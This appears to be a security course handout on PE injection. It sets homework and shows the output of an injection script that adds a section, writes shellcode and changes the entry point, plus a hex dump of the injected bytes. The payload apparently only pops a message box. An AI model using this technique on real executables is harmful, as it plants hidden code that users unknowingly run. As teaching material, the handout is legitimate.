


# User Account Control (UAC)





# Digital Signature



# Reference

- Code Injection with Python

- <https://axcheron.github.io/code-injection-with-python/>

- [SITCON 2019] R2 手把手玩 PE Injection

- <https://www.youtube.com/watch?v=QxCR8FuBEFw>
  - [https://drive.google.com/drive/folders/1Bn\\_UwCymhl409Pr6B5HqS82vfJulUtpH](https://drive.google.com/drive/folders/1Bn_UwCymhl409Pr6B5HqS82vfJulUtpH)

# HW

- (4pt) 上傳“學號”.pdf，包含：

- 

Screenshot-01

- 另外找一個 exe 練習 PE injection，並回答下列問題並附上截圖
  - ImageBase 和 OEP 是多少? (injectpe.py 或 010 editor 截圖)
  - Requested execution level 是什麼? (Resource hacker 截圖)
  - 有沒有 Program Integrity Check? (有 error message 的話附上截圖)
  - Payload (010 editor 截圖)

- (1pt) 學習筆記 @ <https://hackmd.io/6bpA4SEwT3aQtRutksfSbg>
  - 重點整理 or 延伸學習

```

(kali@kali)-[/media/sf_vm_share/PE]
$ python3 injectpe.py
[*] 0. Resize the Executable
    [+] Original Size = 2267848
    [+] New Size = 2276040 bytes



[*] 1. Add the New Section Header
    [] file_alignment = 512
    [] section_alignment = 4096
    [] new_section_offset = 824
    [] pe.OPTIONAL_HEADER.ImageBase = 0x400000
    [+] Section Name = b'.myname\x00'
    [+] VirtualSize = 0x1000
    [+] VirtualAddress = 0x2b000
    [+] SizeOfRawData = 0x1000
    [+] PointerToRawData = 0x24a00
    [+] Characteristics = 0xe0000020

[*] 2. Modify the Main Headers
    [+] Number of Sections = 9
    [+] Size of Image = 180224 bytes

[*] 3. Inject the Shellcode in the New Section
    [+] Shellcode wrote in the new section

[*] 4. Modify Original Entry Point
    [+] Original Entry Point = 0xa5f8
    [+] New Entry Point = 0x2b000

```














```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
2:49F0h: 49 4E 47 58 58 50 41 44 44 49 4E 47 50 41 44 44 INGXXPADDINGPADD
2:4A00h: 09 EB 9B D9 74 24 F4 31 D2 B2 77 31 C9 64 8B 71 Üë>Ùt$ô10²w1Éd<q
2:4A10h: 30 8B 76 0C 8B 76 1C 8B 46 08 8B 7E 20 8B 36 38 0<v.<v.<F.<~ <68
2:4A20h: 4F 18 75 F3 59 01 D1 FF E1 60 8B 6C 24 24 8B 45 0.uóY.Ñÿá`<l$$<E
2:4A30h: 3C 8B 54 28 78 01 EA 8B 4A 18 8B 5A 20 01 EB E3 <<T(x.ê<J.<Z .ëã
2:4A40h: 34 49 8B 34 8B 01 EE 31 FF 31 C0 FC AC 84 C0 74 4I<4<.î1ÿ1Àü-,Àt
2:4A50h: 07 C1 CF 0D 01 C7 EB F4 3B 7C 24 28 75 E1 8B 5A .ÁĬ..Çëô;|$(uá<Z
2:4A60h: 24 01 EB 66 8B 0C 4B 8B 5A 1C 01 EB 8B 04 8B 01 $.ëf<.K<Z..ë<.<
2:4A70h: E8 89 44 24 1C 61 C3 B2 08 29 D4 89 E5 89 C2 68 è%D$.aÃ².)Ô%â%Âh
2:4A80h: 8E 4E 0E EC 52 E8 9F FF FF FF 89 45 04 BB 7E D8 ŽN.îRèÿÿÿ%E.»~Ø
2:4A90h: E2 73 87 1C 24 52 E8 8E FF FF FF 89 45 08 68 6C âs‡.$RèŽÿÿÿ%E.hl
2:4AA0h: 6C 20 41 68 33 32 2E 64 68 75 73 65 72 30 DB 88 l Ah32.dhuser0Ů^
2:4AB0h: 5C 24 0A 89 E6 56 FF 55 04 89 C2 50 BB A8 A2 4D \$.%æVÿU.%ÂP»"çM
2:4AC0h: BC 87 1C 24 52 E8 5F FF FF FF 68 31 58 20 20 68 ¼‡.$Rè_ÿÿÿh1X h
2:4AD0h: 32 31 41 30 68 46 30 38 39 31 DB 88 5C 24 09 89 21A0hF0891U~\$.%
2:4AE0h: E3 68 79 58 20 20 68 6E 65 61 6B 68 6B 79 20 73 ähyX hneakhky s
2:4AF0h: 68 73 6E 65 61 31 C9 88 4C 24 0D 89 E1 31 D2 52 hsnea1É^L$.%á10R
2:4B00h: 53 51 52 FF D0 B8 F8 A5 40 00 FF D0 9C EE 06 F1 SQRÿĐ,ø¥@.ÿĐæî.ñ

```

Template Results - EXE.bt

Name	Value	Start	Size	Color	Co
> struct IMAGE_DOS_HEADER DosHeader		0h	40h	Fg: Bg: 	
> struct IMAGE_DOS_STUB DosStub		40h	C0h	Fg: Bg: 	
> struct IMAGE_NT_HEADERS NtHeader		100h	F8h	Fg: Bg: 	
> struct IMAGE_SECTION_HEADER SectionHeaders[9]		1F8h	168h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[0]	CODE	400h	9E00h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[1]	DATA	A200h	400h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[2]	.idata	A600h	A00h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[3]	.rdata	B000h	200h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[4]	.rsrc	B200h	19800h	Fg: Bg: 	
> struct IMAGE_SECTION_DATA Section[5]	.myname	24A00h	1000h	Fg: Bg: 	
> struct RESOURCE_DIRECTORY_TABLE ResourceDirectoryTable		B200h	40h	Fg: Bg: 	Level 1, 6 entries